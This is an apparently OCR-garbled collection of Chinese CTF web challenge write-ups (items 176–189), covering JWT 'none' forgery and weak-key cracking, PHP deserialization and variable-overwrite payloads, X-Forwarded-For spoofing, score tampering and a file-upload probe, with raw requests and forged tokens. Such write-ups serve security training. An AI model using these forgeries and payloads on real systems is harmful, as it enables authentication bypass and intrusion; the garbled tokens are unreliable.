
就是大小写混着的 所以直接过滤了

176 jwt 敏感信息泄露

Web Login



随便输入都是可以进入的



```
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: challenge-4b59429b7ce9bf3c.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://challenge-4b59429b7ce9bf3c.sandbox.ctfhub.com:10800/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 13
10 Origin: http://challenge-4b59429b7ce9bf3c.sandbox.ctfhub.com:10800
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13 Priority: u0, i
14 username=admin&password=123&action=login
```

```
eyJBRyI6IjI10WQ4NmYyY2ZiMGVjYX0iLCJ0eXAi0iJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmtzSI6ImFkbWluIiwicGFzc3dvcnQiOixMjMiLCJGTCI6ImN0Zmh1YnthMDVkYzk2MGQifQ.A_1vsdFNg23C2bBxIk9isApaMiU6Ki59fDfl-VN7CEc|
```

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "259d86f2cfb0eca",  
  "typ": "JWT",  
  "alg": "HS256"  
}
```

PAYOUT: DATA

```
{  
  "username": "admin",  
  "password": "123",  
  "FL": "ctfhub{a05dc960d"  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  your-256-bit-secret  
) □ secret base64 encoded
```

177.jwt 无签名

一些JWT库也支持none算法，即不使用签名算法。当alg字段为空时，后端将不执行签名验证。

Hello admin(guest), only admin can get flag.

名称 标头 预览 响应 启动器 时间 Cookie

index.php 常规 响应标头 原始

Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *
Access-Control-Allow-Origin: *
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Tue, 17 Dec 2024 02:52:21 GMT
Server: openresty/1.21.4.2
Transfer-Encoding: chunked
X-Powered-By: PHP/7.4.5

* 请求标头 原始

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmtzSI6ImFkbWluIiwicGFzc3dvcnQiOixMjMiLCJGTCI6ImN0Zmh1YnthMDVkYzk2MGQifQ.A_1vsdFNg23C2bBxIk9isApaMiU6Ki59fDfl-VN7CEc|challenge-9b95ce0f04c381.sandbox.ctfhub.com:10800
Host: http://challenge-9b95ce0f04c381.sandbox.ctfhub.com:10800/login.php
Referer: http://challenge-9b95ce0f04c381.sandbox.ctfhub.com:10800/login.php
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36

看到回显就知道是要修改guest为admin

先解密看看

JWT 简易工具 1.0.5 @ By Aiyflowers

输入 JWT: eyAiai0iJKV10iLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmcFtZS16ImFkbWlulicGFzc3dvcmQioiixliwicm9sZS16Imd1ZXN0In0. qwQokp9d4r17eD9SAaMi7_VNtY18Wo3g3xXmEpgx3P8.

Headers: [{"typ": "JWT", "alg": "HS256"}]

payload: {"username": "admin", "password": "1", "role": "guest"}

Signature: qwQokp9d4r17eD9SAaMi7_VNtY18Wo3g3xXmEpgx3P8=

URL:

字典路径:

Key:

alg: HS256 私钥 加载私钥 RS加密

加密算法选择框: HS256 加载私钥 RS加密

使用默认字典 纯数字爆破 纯字母爆破 打开JWT.IO 打开掘金JWT 个人博客

选择字典 爆破Key 获取URL的返回信息 None攻击 HS加密 解密 清空

输出窗口: eyJ0eXAiOiJKV10iLCJhbGciOiJub25In0.eyJ1c2VybmcFtZS16ImFkbWlulicGFzc3dvcmQioiixliwicm9sZS16Imd1ZXN0In0. eyJ1c2VybmcFtZS16ImFkbWlulicGFzc3dvcmQioiixliwicm9sZS16Imd1ZXN0In0=qwQokp9d4r17eD9SAaMi7_VNtY18Wo3g3xXmEpgx3P8.

运行提示
-----> 提示：请检查您输入的JWT是否是x.x或者x.x的形式，如果不是请自行补充.<-----
-----> 提示：已经为您修正base64-padding<-----
-----> 提示：已经为您解密完成<-----

进行none攻击

输入窗口: eyd0eXAn0iAnS1dUJywgJ2FsZyc61Cdub251J30=.eyJ1c2VybmcFtZS16ImFkbWlulicGFzc3dvcmQioiixliwicm9sZS16Imd1ZXN0In0=

输出窗口:

输出后进行拼接，再解密，看到已经修改了

JWT 简易工具 1.0.5 @ By Aiyflowers

输入 JWT: eyd0eXAn0iAnS1dUJywgJ2FsZyc61Cdub251J30=.eyJ1c2VybmcFtZS16ImFkbWlulicGFzc3dvcmQioiixliwicm9sZS16Imd1ZXN0In0=qwQokp9d4r17eD9SAaMi7_VNtY18Wo3g3xXmEpgx3P8.

Headers: [{"typ": "JWT", "alg": "none"}]

payload: {"username": "admin", "password": "1", "role": "guest"}

那自己修改role在放包即可

Request

```
Pretty Raw Hex
1 GET /index.php HTTP/1.1
2 Host: challenge-9b95ce0ef04c3381.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://challenge-9b95ce0ef04c3381.sandbox.ctfhub.com:10800/login.php
8 Connection: close
9 Cookie: token=
eyJOeXAiOiJKV1QiLCwgImFsZyI6Im5vbmUi fQ==.eyJlc2VybmtZSI6ImFkbWluLiwi cGFzc3dvcmQiOiIxIiAsICJyb2xIjoiYWRtaW4ifQ.
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

② ⚙️ ⏪ ⏩ Search... 0 matches

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: openresty/1.21.4.2
3 Date: Tue, 17 Dec 2024 03:00:32 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 80
6 Connection: close
7 X-Powered-By: PHP/7.4.5
8 Vary: Accept-Encoding
9 Access-Control-Allow-Origin: *
10 Access-Control-Allow-Headers: X-Requested-With
11 Access-Control-Allow-Methods: *
12
13 Hello admin(admin), only admin can get flag.<br>ctfhub{9683a747c2fdc49ef7dfdd54}
```

178.jwt 弱密钥

如果JWT采用对称加密算法，并且密钥的强度较弱的话，攻击者可以直接通过蛮力攻击方式来破解密钥。



字典暴不出来 换工具

```
yjh@yjh-virtual-machine:~/桌面/c-jwt-cracker$ ./jwtdcrack eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJtc2VybmFtZSI6ImFkbWluIiwicGFzc3dvcmQiOiIxMjMiLCJyb2xlIjoIZ3Vlc3QifQ.43m0Onz2MrmDZINUhmZeh4MYwycNCAUftam_Tq6Qozo
Secret is "vjhi"
```

扫到秘钥，填入后，HS加密



```
-----  
9 Cookie: token=  
eyJOeXAI0iJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VybmFtZSI6ImFkbWluIiwicGFzc3dvcmQiOiIxMjMiLCJyb2xIij  
oiYWRtaW4ifQ.cMAwXLZfPIZZH_1zX5RgEyxJaISRS1Y30ojvlHdSCqw  
10 Upgrade-Insecure-Requests: 1  
11 Priority: u=0, i  
12  
③ ⚙ ⏪ ⏩ Search... 0 matches
```

Response

Pretty Raw Hex Render

☰ ⌂ ⌃

Hello admin(admin), only admin can get flag.
ctfhub{dddxfc5edc28fb43484cc7fba}

179.SICTF [2023]兔年大吉

打开直接看源码

```
<?php  
highlight_file(__FILE__);  
error_reporting(0);  
  
class Happy{  
    private $cmd;  
    private $content;  
  
    public function __construct($cmd, $content)  
    {  
        $this->cmd = $cmd;  
        $this->content = $content;  
    }  
  
    public function __call($name, $arguments)  
    {  
        call_user_func($this->cmd, $this->content);  
    }  
  
    public function __wakeup()  
    {  
        die("Wishes can be fulfilled");  
    }  
}  
  
class Newv{  
    private $happiness;  
  
    public function __invoke()  
    {  
        return $this->happiness->check();  
    }  
}
```

```

class Rabbit{
    private $aspiration;
    public function __set($name, $val){
        return $this->aspiration->family;
    }
}

class Year{
    public $key;
    public $rabbit;

    public function __construct($key)
    {
        $this->key = $key;
    }

    public function firecrackers()
    {
        return $this->rabbit->wish = "allkill QAQ";
    }

    public function __get($name)
    {
        $name = $this->rabbit;
        $name();
    }

    public function __destruct()
    {
        if ($this->key == "happy new year") {
            $this->firecrackers();
        } else {
            print("Welcome 2023!!!!");
        }
    }
}

if (isset($_GET['pop'])) {
    $a = unserialize($_GET['pop']);
} else {
    echo "过新年啊~过个吉祥年~";
}
?> 过新年啊~过个吉祥年~

```

基本的pop链

180.变量1

超全局变量GLOBALS

flag In the variable ! <?php

```
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])) {
    $args = $_GET['args'];
    if(!preg_match("/^w+$/", $args)) {
        die("args error!");
    }
    eval("var_dump($$args);");
}
?>
```

https://blog.csdn.net/qq_


抓住两个地方，一个是正则表达式匹配，不匹配则直接die，该正则表达式应该是匹配都是字母的串。然后最关键的是最后的\$\$args,这是可变变量的意思，如\$args的值是另一个变量的变量名。那么\$\$args就代表另一个变量。所以我们就给args赋值一个变量名，那么PHP的九大全局变量，一个一个试。

- \$_POST [用于接收post提交的数据]
- \$_GET [用于获取url地址栏的参数数据]
- \$_FILES [用于文件就收的处理img 最常见]
- \$_COOKIE [用于获取与setCookie()中的name 值]
- \$_SESSION [用于存储session的值或获取session中的值]
- \$_REQUEST [具有get,post的功能，但比较慢]
- SERVER[是预定义服务器变量的一种，所有SERVER[是预定义服务器变量的一种，所有SERVER [是预定义服务器变量的一种，所有SERVER开头的都
- \$GLOBALS [一个包含了全部变量的全局组合数组]
- \$_ENV [是一个包含服务器端环境变量的数组。它是PHP中一个超级全局变量，我们可以在PHP 程序的任何地方直接访问它]

当\$args=GLOBELS时，flag出现。（ \$\$args===>我们可以猜想\$args很有可能是一个数组，应该想到的就是超全局变量\$GLOBALS，他是用存储全局变量的，全局变量的值在这个超级全局变量里面是一个键值）

```
array(7) { ["GLOBALS"]=> RECURSION ["POST"]=> array(0) { } ["GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["COOKIE"]=> array(0) { } ["FILES"]=> array(0) { } ["ZFkwe3"]=> string(38) "flag{92853051ab894a64f7865cf3c2128b34}" ["args"]=> string(7) "GLOBALS" }
```

181.[BJDCTF2020]Mark loves cat



用githack扫出来文件

📁 assets	2024/12/18 13:27	文件夹	
📄 flag.php	2024/12/18 13:27	PHP 文件	1 KB
📄 index.php	2024/12/18 13:27	PHP 文件	29 KB

文件 大纲

```
<?php  
  
$flag = file_get_contents('/flag');  
  
$yds = "dog";  
$is = "cat";  
$handsome = 'yds';  
foreach($_POST as $x => $y){  
    $$x = $y;  
}  
foreach($_GET as $x => $y){  
    $$x = $$y;  
}  
foreach($_GET as $x => $y){  
    if($_GET['flag'] === $x && $x !== 'flag'){  
        exit($handsome);  
    }  
}  
  
if(!isset($_GET['flag']) && !isset($_POST['flag'])){  
    exit($yds);  
}  
  
if($_POST['flag'] === 'flag' || $_GET['flag'] === 'flag'){  
    exit($is);  
}  
echo "the flag is: ".$flag;  
$$
```

flag{7eb2f65a-14e3-4747-8db4-bc00c785410d}

1.?yds=flag

Encryption Encoding SQL XSS LFI XXE Other

Load URL Split URL Execute

http://8f37a9da-adc7-4b0b-a34e-ceb288919889.node5.buuoj.cn:81/?yds=flag

2.?handsome=flag&flag=b&b=flag

flag{7eb2f65a-14e3-4747-8db4-bc00c785410d}

Encryption Encoding SQL XSS LFI XXE Other

Load URL Split URL

http://8f37a9da-adc7-4b0b-a34e-ceb288919889.node5.buuoj.cn:81/?handsome=flag&flag=b&b=flag

3.?handsome=flag&flag=handsome

flag{7eb2f65a-14e3-4747-8db4-bc00c785410d}

Encryption Encoding SQL XSS LFI XXE Other

Load URL Split URL

http://8f37a9da-adc7-4b0b-a34e-ceb288919889.node5.buuoj.cn:81/?handsome=flag&flag=handsome

4.?is=flag&flag=flag

flag{7eb2f65a-14e3-4747-8db4-bc00c785410d}

Encryption Encoding SQL XSS LFI XXE Other

Load URL Split URL

http://8f37a9da-adc7-4b0b-a34e-ceb288919889.node5.buuoj.cn:81/?is=flag&flag=flag

5.?1=flag&flag=1

the flag is: flag{0c2666bc-b5cb-4057-ae4d-9bb0c4668fcf}

182.post-the-get

HOW TO POST WHEN YOU GET

Full Name:
[Placeholder]

Address:
[Placeholder]

POST

```
<html>
  <head></head>
  <body>
    <div>HOW TO POST WHEN YOU GET</div>
    <div id="message">this form is broken find another way</div>
    <form action="#" send="" method="GET">
      <div class="inside">
        <label for="name" class="fname"> Full Name </label>
        <br>
        <input type="text" id="name" name="name">
        <br>
        <label for="address" class="addr">Address: </label>
        <br>
        <input type="text" id="address" name="address">
        <br>
        <input type="submit" id="sub" name="sub" value="POST" disabled> = $0
      </div>
    </form>
  </body>
</html>
```

POST点不了，打开控制台去修改 再点击POST

good try but you don't post

```
<html>
  <head>
    ...> (function() { window.location = "/"; }, 3000) </script>
  </head>
  <body>
    <div>good try but you don't post</div>
    <script> selftimeout(function() { window.location = "/"; }, 3000) </script>
  </body>
</html>
```

根据提示 把上面/send的GET也改成POST再点开就可

183.本地管理员

管理员系统

Username:

Password:

Submit **Reset**

```
15 user = admin & pass = test123
```



Response

Pretty Raw Hex Render

Username:

Password:

Submit **Reset**

IP禁止访问，请联系本地管理员登陆，IP已被记录。

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: 114.67.175.224:11792
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 X-Forwarded-For: 127.0.0.1
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 23
10 Origin: http://114.67.175.224:11792
11 Connection: close
12 Referer: http://114.67.175.224:11792/
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 user=admin & pass=test123
```

Selection

Selected text

dGVzdDEyMw==

Decoded from:

test123

Request attributes

Request query para

Request body para

写XFF后结束

184.game1



The image shows two screenshots of a game interface. The top screenshot displays a '游戏结束' (Game Over) screen with a score of '150' and a large blue button labeled '再来一次' (Play Again). The bottom screenshot shows a similar '游戏结束' screen with a lower score of '25'. Both screenshots feature a city skyline background.

On the right side of the image, there are two browser developer tool Network tabs. The top tab shows a request to 'http://114.67.175.224:18055/score.php?score=150&ip=36.21.210.40&sign=zMMfJU=' with a status of '200 OK'. The bottom tab shows a request to 'http://114.67.175.224:18055/score.php?score=25&ip=36.21.210.40&sign=zMMfJU=' with a status of '200 OK'. Both requests have a 'Connection: Keep-Alive' header.

The screenshot shows a browser window with two tabs. The top tab is titled '0Tk50Tk5==' and contains a large amount of illegible text. The bottom tab is titled 'Output' and displays the number '999999'. Below the tabs, the URL is shown as '114.67.175.224:18055/score.php?score=999999&ip=36.21.210.40&sign=zMOTk5OTk5=='.

flag{ea29cb56b5368101fb29d0f885b1f31e}

185.源代码

```
<form action= index.php method= post >
看看源代码? <br>
<br>
<script>
var p1 = '%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%
var p2 = '%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>

<input type="input" name="flag" id="flag" />
<input type="submit" name="submit" value="Submit" />
</form>
再好好看看。
```

16进制解码

The screenshot shows a hex editor interface. On the left, under 'From Hex', there is a large input field containing a long hex string. Above the input field, there are two dropdown menus: 'Delimiter' set to 'Auto' and a status bar showing 'start: 238 end: 238 length: 0 lines: 1'. On the right, under 'Output', the decoded content is displayed as a single-line JavaScript function:

```
function checkSubmit(){var a=document.getElementById("password");if("undefined"!=typeof a){if("67d709b2b54aa2aa648cf6e"==a.value)alert("Error");a.focus();return!1}}document.getElementById("levelQuest").onsubmit=checkSubmit;
```

unescape() 函数可对通过 escape() 编码的字符串进行解码。

看看源代码?

真实的flag: flag{f0cbae3f41f95db3da23e6264836ee60}


186.TEST NC

```
C:\Users\lin>nc node1.hgame.vidar.club 31663
ls
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
flag
/bin/sh: flag: not found
cat flag
hgame{Y0ur-C4N-CoNnECt_T0-tHe_r3M0TE_3nv1R0Nm3nT_To-GET_FL@g0}
```

187Level 24 Pacman



用鼠标右键打开控制台 发现被混淆了



输入sco跳出参数名就是 SCORE 修改后游戏故意死亡后 给码



但是base64解码解开不是flag

From Base64

Alphabet: A-Za-z0-9+/=

Remove non-alphabet chars Strict mode

From Hex

Delimiter: 0x

aGFlcGFpZW1rc3ByZXRnbXtydGNfYWVfZWZjfQ==
aGFldTRLcGNhXzR0cmdte19yX2Ftbm1zZX0=

Output

haepaiemkspretgm{rtc_ae_efc}haeu4epca_4trgm{_r_amnmse}

```
X gameScore=10002
10002

X _SCORE=100898989
100898989

X _LIFE = 1
1

> _SCORE= 100000;
< 100000
295 here is your gift:aGFldTRLcGNhXzR0cmdte19yX2Ftbm1zZX0=
285 here is your gift:aGFlcGFpZW1rc3ByZXRnbXtydGNfYWVfZWZjfQ==
1343 here is your gift:aGFldTRLcGNhXzR0cmdte19yX2Ftbm1zZX0=
⚠️ ► Canvas2D: Multiple readback operations using getImageData are i
https://html.spec.whatwg.org/multipage/canvas.html#concept-canvas
8271 here is your gift:aGFldTRLcGNhXzR0cmdte19yX2Ftbm1zZX0=
```

实在解不开看hint




```
25     |         down = not down
26     |         row += 1 if down else -1
27     |     return "".join(result)
28
29
30 ciphertext = "haeu4epca_4trgm{_r_amnmse}"
31 # 尝试栏数为2
32 result_2 = rail_fence_reverse(ciphertext, rails: 2)
33 print(f"栏数为2时结果: {result_2}")
34
35
```

运行 main

C:\Users\lin\Desktop\kk\pythonProject\.venv\Scripts\python.exe C:\Users\lin\Desktop\kk\pythonProject\main.py
栏数为2时结果: hgame{u_4re_pacman_m4ster}

脚本解开

188 Level 47 BandBomb



应该是文件上传漏洞 随便上传一个文件抓包看看

```
POST /upload HTTP/1.1
Host: node1.hgame.vidar.club:32484
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://node1.hgame.vidar.club:32484/
Content-Type: multipart/form-data;
boundary=-----61224038242602285062838860487
Content-Length: 269
Origin: http://node1.hgame.vidar.club:32484
Connection: close
Priority: u=0
-----61224038242602285062838860487
Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: application/octet-stream
-----61224038242602285062838860487--
```

审计代码

```
const storage = multer.diskStorage({
  destination: (req, file, cb) => {
    const uploadDir = 'uploads';
    if (!fs.existsSync(uploadDir)) {
      fs.mkdirSync(uploadDir);
    }
    cb(null, uploadDir);
  },
  filename: (req, file, cb) => {
    cb(null, file.originalname);
  }
});

const upload = multer({
  storage: storage,
  fileFilter: (_, file, cb) => {
    try {
      if (!file.originalname) {
        return cb(new Error('无效的文件名'), false);
      }
      cb(null, true);
    } catch (err) {
      cb(new Error('文件处理错误'), false);
    }
  }
});
```

189.[LitCTF 2023]作业管理系统

The screenshot shows a web application titled "作业管理系统". The page contains a login form with fields for "请输入用户名" and "请输入密码", and a "LOGIN" button. The browser's developer tools are open, displaying the page's source code. The code includes a header with a logo and the text "作业管理系统", a main content area with a style block, and a footer with the text "Homework management Version 1.0.0".

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>作业管理系统</title>
  </head>
  <body>
    <div>作业管理系统</div>
    <div>Homework management Version 1.0.0</div>
    <div><input type="text" placeholder="请输入用户名"/></div>
    <div><input type="password" placeholder="请输入密码"/></div>
    <div><input type="button" value="LOGIN"/></div>
  </body>
</html>
```

作业管理系统

主页 > 文件

